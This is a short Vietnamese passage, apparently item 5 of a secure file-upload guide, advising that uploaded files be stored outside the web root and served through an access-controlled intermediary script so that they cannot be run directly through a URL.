5. Lưu trữ An toàn: Lưu trữ các file được tải lên vào một thư mục nằm BÊN NGOÀI thư mục gốc của web server (web root / document root). Điều này ngăn chặn việc truy cập và thực thi trực tiếp file thông qua URL. Cung cấp file cho người dùng thông qua một script trung gian có kiểm soát quyền truy cập.

